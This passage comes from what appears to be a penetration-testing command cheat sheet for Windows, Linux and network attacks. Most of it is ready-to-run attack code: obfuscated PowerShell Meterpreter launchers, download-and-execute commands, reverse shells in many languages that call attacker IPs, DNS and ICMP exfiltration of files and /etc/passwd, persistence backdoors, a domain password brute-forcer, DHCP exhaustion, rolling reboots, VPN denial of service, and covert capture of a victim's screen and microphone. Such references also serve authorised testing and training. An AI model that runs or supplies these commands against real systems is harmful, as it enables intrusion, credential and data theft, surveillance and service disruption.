$action = [IO.Compression.CompressionMode]::Compress
$cs = New-Object IO.Compression.DeflateStream ($ms,$action)
$sw = New-Object IO.StreamWriter ($cs, [Text.Encoding]::ASCII)
$contents | ForEach-Object {$sw.WriteLine($_)}
$sw.Close()

# Base64 Encode Stream
$code = [Convert]::ToBase64String($ms.ToArray())
$command = "Invoke-Expression `$(New-Object IO.StreamReader(``$(New-Object IO.Compression.DeflateStream (``$(New-Object IO.MemoryStream (,`$([Convert]::FromBase64String(`"$code`"))),
[IO.Compression.CompressionMode]::Decompress)),
[Text.Encoding]::ASCII)).ReadToEnd();"

# Invoke-Expression $command
$bytes = [System.Text.Encoding]::Unicode.GetBytes($command)
$encodedCommand = [Convert]::ToBase64String($bytes)

# Write to Standard Out
Write-Host $encodedCommand
```

*Copyright 2012 TrustedSec, LLC. All rights reserved.  
Please see reference [7] for disclaimer*

## **USING POWERSHELL TO LAUNCH METERPRETER (2<sup>ND</sup> METHOD)**

### **ON BT ATTACK BOX**

---

```
1. msfpayload windows/meterpreter/reverse_tcp LHOST=10.1.1.1  
LPORT=8080 R | msfencode -t psh -a x86
```

### **ON WINDOWS ATTACK BOX**

---

```
1. c:\ powershell  
2. PS c:\ $cmd = ' PASTE THE CONTENTS OF THE PSH SCRIPT HERE '  
3. PS c:\ $u = [System.Text.Encoding]::Unicode.GetBytes($cmd)  
4. PS c:\ $e = [Convert]::ToBase64String($u)  
5. PS c:\ $e  
6. Copy contents of $e
```

### **START LISTENER ON ATTACK BOX**

---

```
1. ./msfconsole  
2. use exploit/multi/handler  
3. set payload windows/meterpreter/reverse_tcp  
4. set LHOST 1.1.1.1  
5. set LPORT 8080  
6. exploit -j
```

### **ON TARGET SHELL (1: DOWNLOAD SHELLCODE, 2: EXECUTE)**

---

```
1. c:\ powershell -noprofile -noninteractive -command "&  
{$client=new-object  
System.Net.WebClient;$client.DownloadFile('http://1.1.1.1/shell.txt  
2. c:\ powershell -noprofile -noninteractive -noexit -command "&  
{$cmd=type 'c:\windows\temp\_shell.txt';powershell -noprofile -  
noninteractive -noexit -encodedCommand $cmd}"
```

## **ENUMERATING WINDOWS DOMAIN WITH DSQUERY**

### **LIST USERS ON DOMAIN WITH NO LIMIT ON RESULTS**

---

```
dsquery user -limit 0
```

### **LIST GROUPS FOR DOMAIN=VICTIM.COM**

---

```
dsquery group "cn=users, dc=victim, dc=com"
```

### **LIST DOMAIN ADMIN ACCOUNTS**

---

```
dsquery group -name "domain admins" | dsget group -members -expand
```

### **LIST ALL GROUPS FOR A USER**

---

```
dsquery user -name bob^ | dsget user -memberof -expand
```

### **GET A USER'S LOGIN ID**

---

```
dsquery user -name bob^ | dsget user -samid
```

### **LIST ACCOUNTS INACTIVE FOR 2 WEEKS**

---

```
dsquery user -inactive 2
```

### **ADD DOMAIN USER**

---

```
dsadd user "CN=Bob,CN=Users,DC=victim,DC=com" -samid bob -pwd bobpass -  
display "Bob" -pwdneverexpires yes -memberof "CN=Domain  
Admins,CN=Users,DC=victim,DC=com"
```

### **DELETE USER**

---

```
dsrm -subtree -noprompt "CN=Bob,CN=Users,DC=victim,DC=com"
```

### **LIST ALL OPERATING SYSTEMS ON DOMAIN**

---

```
dsquery ^ "DC=victim,DC=com" -scope subtree -attr "cn" "operatingSystem"  
"operatingSystemServicePack" -filter  
"(&(objectclass=computer)(objectcategory=computer)(operatingSystem=Windows^  
))"
```

### **LIST ALL SITE NAMES**

---

```
dsquery site -o rdn -limit 0
```

### **LIST ALL SUBNETS WITHIN A SITE**

---

```
dsquery subnet -site sitename -o rdn
```

### **LIST ALL SERVERS WITHIN A SITE**

---

```
dsquery server -site sitename -o rdn
```

## **FIND SERVERS IN THE DOMAIN**

---

```
dsquery ^ domainroot -filter  
"(&(objectCategory=Computer)(objectClass=Computer)(operatingSystem='Server'^  
))" -limit 0
```

## **DOMAIN CONTROLLERS PER SITE**

---

```
dsquery ^ "CN=Sites,CN=Configuration,DC=forestRootDomain" -filter  
(objectCategory=Server)
```

## WINDOWS SCRIPTING

\* If scripting in batch file, variables must be preceeded with %, i.e. %%i

### **NESTED FOR LOOP PING SWEEP**

---

```
for /L %i in (10,1,254) do @ (for /L %x in (10,1,254) do @ ping -n 1 -w 100  
10.10.%i.%x 2 nul | find "Reply" && echo 10.10.%i.%x      live.txt)
```

### **LOOP THROUGH FILE**

---

```
for /F %i in ( file ) do command
```

### **DOMAIN BRUTE FORGER**

---

```
for /F %n in (names.txt) do for /F %p in (pawds.txt) do net use \\DC01\IPC$  
/user: domain \%n %p 1 NUL 2 &1 && echo %n:%p && net use /delete  
\\DC01\IPC$      NUL
```

### **ACCOUNT LOCKOUT (LOCKOUT.BAT)**

---

```
@echo Test run:  
for /f %%U in (list.txt) do @for /l %%C in (1,1,5) do @echo net use \\WIN-  
1234\c$ /USER:%%U wrongpass
```

### **DHCP EXHAUSTION**

---

```
for /L %i in (2,1,254) do (netsh interface ip set address local static  
1.1.1.%i    netmask. gw   ID %1 ping 127.0.0.1 -n 1 -w 10000    nul %1)
```

### **DNS REVERSE LOOKUP**

---

```
for /L %i in (100,1,105) do @ nslookup 1.1.1.%i | findstr /i /c:"Name"  
dns.txt && echo Server: 1.1.1.%i    dns.txt
```

### **SEARCH FOR FILES BEGINNING WITH THE WORD "PASS" AND THEN PRINT IF IT'S A DIRECTORY, FILE DATE/TIME, RELATIVE PATH, ACTUAL PATH AND SIZE (@VARIABLES ARE OPTIONAL)**

---

```
forfiles /P c:\temp /s /m pass* -c "cmd /c echo @isdir @fdate @ftime  
@relpath @path @fsiz"
```

### **SIMULATE MALICIOUS DOMAIN CALLOUTS (USEFUL FOR AV/IDS TESTING)**

---

```
# Run packet capture on attack domain to receive callout  
# domains.txt should contain known malicious domains
```

```
for /L %i in (0,1,100) do (for /F %n in (domains.txt) do nslookup %n  
attack domain    NUL 2 &1 & ping -n 5 127.0.0.1    NUL 2 &1
```

### **IE WEB LOOPER (TRAFFIC GENERATOR)**

---

```
for /L %C in (1,1,5000) do @for %U in (www.yahoo.com www.pastebin.com  
www.paypal.com www.craigslist.org www.google.com) do start /b iexplore %U &  
ping -n 6 localhost & taskkill /F /IM iexplore.exe
```

## **GET PERMISSIONS ON SERVICE EXECUTABLES**

---

```
for /f "tokens=2 delims='='" %a in ('wmic service list full' | find /i "pathname" | find /i /v "system32") do @echo %a  
c:\windows\temp\3afd4ga.tmp  
  
for /f eol = " " delims= " %a in (c:\windows\temp\3afd4ga.tmp) do cmd.exe  
/c icacls "%a"
```

## **ROLLING REBOOT (REPLACE /R WITH /S FOR A SHUTDOWN) :**

---

```
for /L %i in (2,1,254) do shutdown /r /m \\1.1.1.%i /f /t 0 /c "Reboot  
message"
```

## **SHELL ESCALATION USING VBS (NEED Elevated CREDENTIALS)**

---

```
# Create .vbs script with the following
```

```
Set shell = wscript.createobject("wscript.shell")  
Shell.run "runas /user: user " & """" &  
C:\Windows\System32\WindowsPowershell\v1.0\powershell.exe -WindowStyle  
hidden -NoLogo -NonInteractive -ep bypass -nop -c \" & """" & "IEX ((New-  
Object Net.WebClient).downloadstring(' url '))\" & """" & """  
wscript.sleep (100)  
shell.Sendkeys " password " & "{ENTER}"
```

## TASK SCHEDULER

\* Scheduled tasks binary paths CANNOT contain spaces because everything after the first space in the path is considered to be a command-line argument. Enclose the /TR path parameter between backslash (\) AND quotation marks ("):

```
... /TR "\"C:\Program Files\file.exe\" -x arg1"
```

### TASK SCHEDULER (ST=START TIME, SD=START DATE, ED=END DATE)

**\*MUST BE ADMIN**

---

```
SCHTASKS /CREATE /TN Task Name /SC HOURLY /ST HH:MM /F /RL HIGHEST /SD
MM/DD/YYYY /ED MM/DD/YYYY /tr "C:\my.exe" /RU DOMAIN\user /RP
password
```

### TASK SCHEDULER PERSISTENCE [10]

---

\*For 64 bit use:

```
"C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe"
```

```
# (x86) on User Login
```

```
SCHTASKS /CREATE /TN Task Name /TR
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle

/15	255.254.0.0	131070 Hosts
/14	255.252.0.0	262142 Hosts
/13	255.248.0.0	524286 Hosts
/12	255.240.0.0	1048574 Hosts
/11	255.224.0.0	2097150 Hosts
/10	255.192.0.0	4194302 Hosts
/9	255.128.0.0	8388606 Hosts
/8	255.0.0.0	16777214 Hosts

## CALCULATING SUBNET RANGE

---

Given: 1.1.1.101/28

- ✓ /28 = 255.255.255.240 netmask
- ✓ 256 - 240 = 16 = subnet ranges of 16, i.e.
  - 1.1.1.0
  - 1.1.1.16
  - 1.1.1.32...
- ✓ Range where given IP falls: 1.1.1.96 - 1.1.1.111

# **IPv6**

## **BROADCAST ADDRESSES**

---

ff02::1 - link-local nodes  
ff05::1 - site-local nodes  
ff01::2 - node-local routers  
ff02::2 - link-local routers  
ff05::2 - site-local routers

## **INTERFACE ADDRESSES**

---

fe80:: - link-local  
2001:: - routable  
  
::a.b.c.d - IPv4 compatible IPv6  
::ffff:a.b.c.d - IPv4 mapped IPv6

## **THC IPv6 TOOLKIT**

---

Remote Network DoS:  
rsumrf6 eth# remote\_ipv6

## **SOCAT TUNNEL IPv6 THROUGH IPv4 TOOLS**

---

socat TCP-LISTEN:8080,reuseaddr,fork TCP6:[2001::]:80  
./nikto.pl -host 127.0.0.1 -port 8080

## CISCO COMMANDS

Command	Description
enable	Enter privilege mode
#configure terminal	Configure interface
(config)#interface fa0/0	Configure FastEthernet 0/0
(config-if)#ip addr 1.1.1.1 255.255.255.0	Add IP to fa0/0
(config)#line vty 0 4	Configure vty line
(config-line)#login	1. Set telnet password
(config-line)#password password	2. Set telnet password
#show session	Open sessions
#show version	IOS version
#dir file systems	Available files
#dir all-filesystems	File information
#dir /all	Deleted files
#show running-config	Config loaded in mem
#show startup-config	Config loaded at boot
#show ip interface brief	Interfaces
#show interface e0	Detailed interface info
#show ip route	Routes
#show access-lists	Access lists
#terminal length 0	No limit on output
#copy running-config startup-config	Replace run w/ start config
#copy running-config tftp	Copy run config to TFTP Srv

## CISCO IOS 11.2-12.2 VULNERABILITY

<http:// ip./level/ 16-99 /exec/show/config>

## SNMP

### MUST START TFTP SERVER 1<sup>ST</sup>

```
./snmpblow.pl -s srcip -d rtr_ip -t attackerip -f out.txt  
snmpstrings.txt
```

### WINDOWS RUNNING SERVICES:

```
snmpwalk -c public -v1 ip 1 |grep hrSWRunName |cut -d" " -f4
```

### WINDOWS OPEN TCP PORTS:

```
snmpwalk ... |grep tcpConnState |cut -d" " -f6 |sort -u
```

### WINDOWS INSTALLED SOFTWARE:

```
snmpwalk ... |grep hrSWInstalledName
```

### WINDOWS USERS:

```
snmpwalk ... ip 1.3 |grep 77.1.2.25 ... -f4
```

## PACKET CAPTURING

### CAPTURE TCP TRAFFIC ON PORT 22-23

---

```
tcpdump -nvvX -s0 -i eth0 tcp portrange 22-23
```

### CAPTURE TRAFFIC TO SPECIFIC IP EXCLUDING SPECIFIC SUBNET

---

```
tcpdump -I eth0 -tttt dst ip and not net 1.1.1.0/24
```

### CAPTURE TRAFFIC B/W LOCAL-192.1

---

```
tcpdump net 192.1.1
```

### CAPTURE TRAFFIC FOR <SEC> SECONDS

---

```
dumpcap -I eth0 -a duration: sec -w file file.pcap
```

### REPLAY PCAP

---

```
file2cable -i eth0 -f file.pcap
```

### REPLAY PACKETS (FUZZ | DoS)

---

```
tcpreplay --topspeed --loop=0 --intf=eth0 .pcap_file_to_replay --mbps=10|100|1000
```

## DNS

### DNSRECON

---

Reverse lookup for IP range:  
./dnsrecon.rb -t rvs -i 192.1.1.1,192.1.1.20

Retrieve standard DNS records:  
./dnsrecon.rb -t std -d domain.com

Enumerate subdomains:  
./dnsrecon.rb -t brt -d domain.com -w hosts.txt

DNS zone transfer:  
./dnsrecon -d domain.com -t axfr

### NMAP REVERSE DNS LOOKUP AND OUTPUT PARSER

---

```
nmap -R -sL -Pn -dns-servers dns srv ip range | awk '{if(($1" "$2" "$3=="Nmap scan report")print$5" "$6)' | sed 's/(//g' | sed 's/)//g' dns.txt
```

# VPN

## WRITE PSK TO FILE

---

```
· ike-scan -M -A vpn_ip -P file
```

## DoS VPN SERVER

---

```
ike-scan -A -t 1 --sourceip= spoof_ip dst_ip
```

## FIKED - FAKE VPN SERVER

---

- ✓ Must know the VPN group name and pre-shared key
- 1. Ettercap filter to drop IPSEC traffic (UDP port 500)  
if(ip.proto == UDP && udp.src == 500){  
 kill();  
 drop();  
 msg("||||| UDP packet dropped|||||");  
}
- 2. Compile filter  
· etterfilter udpdrop.filter -o udpdrop.ef
- 3. Start Ettercap and drop all IPSEC traffic  
#ettercap -T -q -M arp -F udpdrop.ef // //
- 4. Enable IP Forward  
· echo "1" /proc/sys/net/ipv4/ip\_forward
- 5. Configure IPtables to port forward to Fiked server  
· iptables -t nat -A PREROUTING -p udp -I eth0 -d VPN Server IP -j DNAT --to Attacking Host IP  
· iptables -P FORWARD ACCEPT
- 6. Start Fiked to impersonate the VPN Server  
· fiked -g vpn gateway ip -k VPN Group Name:Group Pre-Shared Key
- 7. Stop Ettercap
- 8. Restart Ettercap without the filter  
· ettercap -T -M arp // //

# PUTTY

## REG KEY TO HAVE PUTTY LOG EVERYTHING (INCLUDING CONVERSATIONS)

---

```
[HKEY_CURRENT_USER\Software\SimonTatham\Putty\Sessions\Default%20Settings]
"LogFileName"="%TEMP%\putty.dat"
"LogType"=dword:00000002"
```

## **TIPS AND TRICKS**

## FILE TRANSFER

### FTP THROUGH NON-INTERACTIVE SHELL

---

```
echo open ip 21 > ftp.txt
echo user > ftp.txt
echo pass > ftp.txt
echo bin > ftp.txt
echo GET file > ftp.txt
echo bye > ftp.txt
ftp -s:ftp.txt
```

### DNS TRANSFER ON LINUX

---

On victim:

1. Hex encode the file to be transferred  
xxd -p secret > file.hex
2. Read in each line and do a DNS lookup  
for b in `cat file.hex`; do dig \$b.shell.evilexample.com; done

On attacker:

1. Capture DNS exfil packets  
tcpdump -w /tmp/dns -s0 port 53 and host system.example.com
2. Cut the exfilled hex from the DNS packet  
tcpdump -r dnsdemo -n | grep shell.evilexample.com | cut -f9 -d' ' |  
cut -f1 -d'.' | uniq > received.txt
3. Reverse the hex encoding  
xxd -r -p receivedu.txt > keys.pgp

### EXFIL COMMAND OUTPUT ON A LINUX MACHINE OVER ICMP

---

On victim (never ending 1 liner):

```
stringZ=`cat /etc/passwd | od -tx1 | cut -c8- | tr -d " " | tr -d "\n`;  
counter=0; while ((\$counter = ${#stringZ}));do ping -s 16 -c 1 -p  
\${stringZ:\$counter:16} 192.168.10.10 &&  
counter=\$((counter+16));done
```

On attacker (capture packets to data.dmp and parse):

```
tcpdump -ntvvSxs 0 'icmp[0]=8' > data.dmp  
grep 0x0020 data.dmp | cut -c21- | tr -d " " | tr -d "\n" | xxd -r -p
```

## OPEN MAIL RELAY

```
C:\ telnet x.x.x.x 25
HELO x.x.x.x
MAIL FROM: me@you.com
RCPT TO: you@you.com
DATA
Thank You.
.
quit
```

## REVERSE SHELLS [1][3][4]

### NETCAT (\* START LISTENER ON ATTACK BOX TO CATCH SHELL)

```
nc 10.0.0.1 1234 -e /bin/sh          Linux reverse shell  
nc 10.0.0.1 1234 -e cmd.exe        Windows reverse shell
```

### NETCAT (SOME VERSIONS DON'T SUPPORT -E OPTION)

```
nc -e /bin/sh 10.0.0.1 1234
```

### NETCAT WORK-AROUND WHEN -E OPTION NOT POSSIBLE

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2 &1|nc 10.0.0.1 1234 >/tmp/f
```

### PERL

```
perl -e 'use Socket; $i="10.0.0.1"; $p=1234; socket(S,PF_INET, SOCK_STREAM, getprotobynumber("tcp")); if(connect(S,sockaddr_in($p,inet_aton($i)))){ open(STDIN,"<$S");open(STDOUT,">$S"); open(STDERR,">$S"); exec("/bin/sh -i");};'
```

### PERL WITHOUT /BIN/SH

```
perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"attackerip:4444");STDIN->fdopen($c,r);$~~->fdopen($c,w);system$_ while ;'
```

### PERL FOR WINDOWS

```
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"attackerip:4444");STDIN->fdopen($c,r);$~~->fdopen($c,w);system$_ while ;'
```

### PYTHON

```
python -c 'import socket,subprocess,os; s=socket.socket(socket.AF_INET,socket.SOCK_STREAM); s.connect(("10.0.0.1",1234)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); p=subprocess.call(["/bin/sh","-i"]);'
```

### BASH

```
bash -i & /dev/tcp/10.0.0.1/8080 0 &1
```

### JAVA

```
r = Runtime.getRuntime()  
p = r.exec(["/bin/bash","-c","exec 5 >/dev/tcp/10.0.0.1/2002;cat &5 |  
while read line; do \$line 2 &5 &5; done"] as String[])  
p.waitFor()
```

### PHP

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i &3 &3 2 &3");'
```

## **RUBY**

---

```
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i; exec  
sprintf("/bin/sh -i &%d &%d 2 &%d",f,f,f)'
```

## **RUBY WITHOUT /BIN/SH**

---

```
by -rsocket -e 'exit if  
fork;c=TCPSocket.new("attackerip","4444");while(cmd=c.gets);IO.popen(cmd,"r"  
"){|io|c.print io.read}end'
```

## **RUBY FOR WINDOWS**

---

```
ruby -rsocket -e  
'c=TCPSocket.new("attackerip","4444");while(cmd=c.gets);IO.popen(cmd,"r"){|  
io|c.print io.read}end'
```

## **TELNET**

---

```
rm -f /tmp/p; mknod /tmp/p p && telnet attackerip 4444 0/tmp/p  
--OR--  
telnet attackerip 4444 | /bin/bash | telnet attackerip 4445
```

## **XTERM**

---

```
xterm -display 10.0.0.1:1  
o Start Listener: Xnest :1  
o Add permission to connect: xhost +victimIP
```

## **MISC**

---

```
wget http:// server /backdoor.sh -O- | sh Downloads and runs backdoor.sh
```

## PERSISTENCE

### FOR LINUX PERSISTENCE (ON ATTACK BOX)

---

```
crontab -e : set for every 10 min  
0-59/10 * * * * nc ip 777 -e /bin/bash
```

### WINDOWS TASK SCHEDULER PERSISTENCE (START TASK SCHEDULER)

---

```
sc config schedule start= auto  
net start schedule  
at 13:30 ""C:\nc.exe ip 777 -e cmd.exe""
```

### WINDOWS PERSISTENT BACKDOOR WITH FIREWALL BYPASS

---

1. REG add HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run /v firewall /t REG\_SZ /d "c:\windows\system32\backdoor.exe" /f
2. at 19:00 /every:M,T,W,Th,F cmd /c start "%USERPROFILE%\backdoor.exe"
3. SCHTASKS /Create /RU "SYSTEM" /SC MINUTE /MO 45 /TN FIREWALL /TR "%USERPROFILE%\backdoor.exe" /ED 12/12/2012

### REMOTE PAYLOAD DEPLOYMENT VIA SMB OR WebDAV [6]

---

Via SMB:

1. From the compromised machine, share the payload folder
2. Set sharing to 'Everyone'
3. Use psexec or wmic command to remotely execute payload

Via WebDAV:

1. Launch Metasploit 'webdav\_file\_server' module
2. Set following options:
  - localexe=true
  - localfile= payload
  - localroot= payload directory
  - disablePayloadHandler=true
3. Use psexec or wmic command to remotely execute payload

```
psexec \\ remote ip /u domain\compromised_user /p password "\\\ payload  
ip \test\msf.exe"
```

-- OR --

```
wmic /node: remote ip /user:domain\compromised_user //password:password  
process call create "\\\ payload ip \test\msf.exe"
```

## TUNNELING

### FPIPE - LISTEN ON 1234 AND FORWARD TO PORT 80 ON 2.2.2.2

---

```
fpipe.exe -l 1234 -r 80 2.2.2.2
```

### SOCKS.EXE - SCAN INTRANET THROUGH SOCKS PROXY

---

On redirector (1.1.1.1):

```
socks.exe -i1.1.1.1 -p 8080
```

On attacker:

Modify /etc/proxychains.conf:

```
Comment out:      #proxy_dns
```

```
Comment out:      #socks4a 127.0.0.1      9050
```

```
Add line:        socks4          1.1.1.1      8080
```

Scan through socks proxy:

```
proxychains nmap -PN -vv -sT -p 22,135,139,445 2.2.2.2
```

### SOCAT - LISTEN ON 1234 AND FORWARD TO PORT 80 ON 2.2.2.2

---

```
socat TCP4:LISTEN:1234 TCP4:2.2.2.2:80
```

### STUNNEL - SSL ENCAPSULATED NC TUNNEL (WINDOWS & LINUX) [8]

---

On attacker (client):

Modify /stunnel.conf

```
client = yes
```

```
[netcat client]
```

```
accept = 5555
```

```
connect = -Listening IP-:4444
```

On victim (listening server):

Modify /stunnel.conf

```
client = no
```

```
[netcat server]
```

```
accept = 4444
```

```
connect = ----
```

```
C:\ nc -vlp 5555
```

On attacker (client):

```
# nc -nv 127.0.0.1 5555
```

## GOOGLE HACKING

Search Term	Description
site: [url]	search only one [url]
numrange:[#]...[#]	search within a number range
date:[ #]	search within past [#] months
link: [url]	find pages that link to [url]
related: [url]	find pages related to [url]
intitle: [string]	find pages with [string] in title
inurl: [string]	find pages with [string] in url
filetype: [xls]	find files that are xls
phonebook: [name]	find phone book listings of [name]

## VIDEO TELECONFERENCING

### POLYCOM

---

```
telnet ip  
#Enter 1 char, get uname:pwd  
http:// ip /getsecure.cgi  
http:// ip /en_a_rc1.htm  
http:// ip /a_security.htm  
http:// ip /a_rc.htm
```

### TANDBERG

---

```
http:// ip /snapctrl.ssi
```

### SONY WEBCAM

---

```
http:// ip /command/visca-gen.cgi?visca= str  
8101046202FF : Freeze Camera
```

# **TOOL SYNTAX**

# NMAP

## SCAN TYPES

---

-sP : ping scan	-sU : udp scan
-sS : syn scan	-sO : protocol scan
-sT : connect scan	

## OPTIONS

---

-p1-65535 : ports	-sV : version detection
-T[0-5] : 0=5m, 1=15s, 2=.4s	-PN : no ping
-n : no dns resolution	-6 : IPv6 scan
-O : OS detection	--randomize-hosts
-A : aggressive scan	

## OUTPUT/INPUT

---

-oX file : write to xml file
-oG file : write to grep file
-oA file : save as all 3 formats
-iL file : read hosts from file
-excludefile file : excludes hosts in file

## ADVANCED OPTIONS

---

-sV -p# --script=banner	-ttl : set TTL
-traceroute	--script script

## FIREWALL EVASION

---

-f : fragment packets	--spoof-mac mac
-S ip : spoof src	--data-length size
-g # : spoof src port	(append random data)
-D ip , ip : Decoy	--scan-delay 5s
--mtu # : set MTU size	

## CONVERT NMAP XML FILE TO HTML:

---

```
xsltproc nmap.xml -o nmap.html
```

## GENERATE LIVE HOST FILE:

---

```
nmap -sP -n -oX out.xml 1.1.1.0/24 2.2.2.0/24 | grep "Nmap" | cut -d " " -f 5 > live_hosts.txt
```

## COMPARE NMAP RESULTS

---

```
ndiff scan1.xml scan2.xml
```

## DNS REVERSE LOOKUP ON IP RANGE

---

```
nmap -R -sL -dns-server server 1.1.1.0/24
```

## IDS TEST (XMAS SCAN WITH DECOY IPs AND SPOOFING)

---

```
for x in {1..10000..1};do nmap -T5 -sX -S spoof-source-IP -D comma-separated with no spaces list of decoy IPs --spoof-mac aa:bb:cc:dd:ee:ff -e eth0 -Pn -targeted-IP;done
```

## WIRESHARK

Filter	Description
eth.addr/eth.dst.eth.src	MAC
rip.auth.passwd	RIP password
ip.addr/ip.dst/ip.src (ipv6.)	IP
tcp.port/tcp.dstport/tcp.srcport	TCP ports
tcp.flags (ack,fin,push,reset,syn,urg)	TCP flags
udp.port/udp.dstport/udp.srcport	UDP ports
http.authbasic	Basic authentication
http.www_authentication	HTTP authentication
http.data	HTTP data portion
http.cookie	HTTP cookie
http.referer	HTTP referer
http.server	HTTP Server
http.user_agent	HTTP user agent string
wlan.fc.type eq 0	802.11 management frame
wlan.fc.type eq 1	802.11 control frame
wlan.fc.type eq 0	802.11 data frame
wlan.fc.type_subtype eq 0 (1=reponse)	802.11 association request
wlan.fc.type_subtype eq 2 (3=response)	802.11 reassociation req
wlan.fc.type_subtype eq 4 (5=response)	802.11 probe request
wlan.fc.type_subtype eq 8	802.11 beacon
wlan.fc.type_subtype eq 10	802.11 disassociate
wlan.fc.type_subtype eq 11 (12=deauthenticate)	802.11 authenticate

## COMPARISON OPERATORS

# **NETCAT**

## **BASICS**

---

Connect to [TargetIP] Listener on [port]:  
\$ nc [TargetIP] [port]

Start Listener:  
\$ nc -l -p [port]

## **PORT SCANNER**

---

TCP Port Scanner in port range [startPort] to [endPort]:  
\$ nc -v -n -z -w1 [TargetIP] [startPort]-[endPort]

## **FILE TRANSFERS**

---

Grab a [filename] from a Listener:

1. Start Listener to push [filename]  
\$ nc -l -p [port] -l [filename]
2. Connect to [TargetIP] and Retrieve [filename]  
\$ nc -w3 [TargetIP] [port] -e [filename]

Push a [filename] to Listener:

1. Start Listener to pull [filename]  
\$ nc -l -p [port] -e [filename]
2. Connect to [TargetIP] and push [filename]  
\$ nc -w3 [TargetIP] [port] -e [filename]

## **BACKDOOR SHELLS**

---

Linux Shell:  
\$ nc -l -p [port] -e /bin/bash

Linux Reverse Shell:  
\$ nc [LocalIP] [port] -e /bin/bash

Windows Shell:  
\$ nc -l -p [port] -e cmd.exe

Windows Reverse Shell:  
\$ nc [LocalIP] [port] -e cmd.exe

## VLC STREAMING

```
# Use cvlc (command line VLC) on target to mitigate popups
```

### CAPTURE AND STREAM THE SCREEN OVER UDP TO <ATTACKERIP>:1234

---

```
# Start a listener on attacker machine
· vlc udp://@:1234

-- OR --

# Start a listener that stores the stream in a file.
· vlc udp://@:1234 :sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,
ab=128,channels=2,samplerate=44100}:file{dst=test.mp4} :no-sout-rtp-sap
:no-sout-standard-sap :ttl=1 :sout-keep

# This may make the users screen flash. Lower frame rates delay the video.
· vlc screen:// :screen-fps=25 :screen-caching=100
:sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,sam
plerate=44100}:udp{dst='attackerip':1234} :no-sout-rtp-sap :no-sout-
standard-sap :ttl=1 :sout-keep
```

### CAPTURE AND STREAM THE SCREEN OVER HTTP

---

```
# Start a listener on attacker machine
· vlc http://server.example.org:8080

-- OR --

# Start a listener that stores the stream to a file
· vlc http://server.example.org:8080 --
:sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,samp
lerate=44100}:file{dst=test.mp4}

# Start streaming on target machine
· vlc screen:// :screen-fps=25 :screen-caching=100
:sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,sam
plerate=44100}:http{mux=ffmpeg{mux=flv},dst=:8080/} :no-sout-rtp-sap :no-
sout-standard-sap :ttl=1 :sout-keep
```

### CAPTURE AND STREAM OVER BROADCAST

---

```
# Start a listener on attacker machine for multicast
· vlc udp://@ multicastaddr:1234

# Broadcast stream to a multicast address
· vlc screen:// :screen-fps=25 :screen-caching=100
:sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,sam
plerate=44100}:udp{dst='multicastaddr':1234} :no-sout-rtp-sap :no-sout-
standard-sap :ttl=1 :sout-keep
```

### CAPTURE AND RECORD YOUR SCREEN TO A FILE

---

```
· vlc screen:// :screen-fps=25 :screen-caching=100
:sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,sam
plerate=44100}:file{dst=C:\\Program Files (x86)\\VideoLAN\\VLC\\test.mp4}
:no-sout-rtp-sap :no-sout-standard-sap :ttl=1 :sout-keep
```

### CAPTURE AND STREAM THE MICROPHONE OVER UDP

---

```
vlc dshow:// :dshow-vdev="None" :dshow-adev="Your Audio Device"
```

## SSH

```
/etc/ssh/ssh_known_hosts          #System-wide known hosts  
~/.ssh/known_hosts                #Hosts user has logged into  
sshd-generate                     #Generate SSH keys (DSA/RSA)  
ssh keygen -t dsa -f /etc/ssh/ssh_host_dsa_key    #Generate SSH DSA keys  
ssh keygen -t rsa -f /etc/ssh/ssh_host_rsa_key    #Generate SSH RSA keys
```

- ✓ If already in ssh session, press SHIFT ~C to configure tunnel
- ✓ Port forwarding must be allowed on target
- ✓ /etc/ssh/sshd\_config - · AllowTcpForwarding YES

---

### TO ESTABLISH AN SSH CONNECTION ON DIFFERENT PORT

---

```
> ssh root@2.2.2.2 -p 8222
```

---

### SETUP X11 FORWARDING FROM TARGET, FROM ATTACK BOX RUN

---

```
> xhost+  
> vi ~/.ssh/config - Ensure 'ForwardX11 yes'  
> ssh -X root@2.2.2.2
```

---

### REMOTE PORT FORWARD ON 8080, FORWARD TO ATTACKER ON 443

---

```
> ssh -R8080:127.0.0.1:443 root@2.2.2.2.
```

---

### LOCAL PORT FORWARD ON PORT 8080 ON ATTACK BOX AND FORWARDS THROUGH SSH TUNNEL TO PORT 3300 ON INTERNAL TARGET 3.3.3.3

---

```
> ssh -L8080:3.3.3.3:443 root@2.2.2.2
```

---

### DYNAMIC TUNNEL USED IN CONJUNCTION WITH PROXYCHAINS. ENSURE /ETC/PROXYCHAINS.CONF IS CONFIGURED ON CORRECT PORT (1080)

---

```
> ssh -D1080 root@2.2.2.2
```

In a separate terminal run:  
> proxychains nmap -sT -p80,443 3.3.3.3

## METASPLOIT

Command	Description
msfconsole -r file.rc	Load resource file
msfcli   grep exploit/window	List Windows exploits
msfencode -l	List available encoders
msfpayload -h	List available payloads
show exploits	Display exploits
show auxiliary	Display auxiliary modules
show payloads	Display payloads
search <string>	Search for string
info <module>	Show module information
use <module>	Load exploit or module
show options	Displays module options
show advanced	Displays advanced options
set <option> <value>	Sets a value
sessions -v	List session: -k # (kill) -u # (upgrade to Meterpreter)
sessions -s script	Run Meterpreter script on all sessions
jobs -l	List all jobs (-k # = kill)
exploit -j	Run exploit as job
route add <ip> <mask> <sid>	Pivoting
loadpath /home/modules	Load 3rd party tree
irb	Live Ruby interpreter shell
connect -s <ip> 443	SSL connect (NC clone)
route add <ip> <mask> <session id>	Add route through session (pivot)
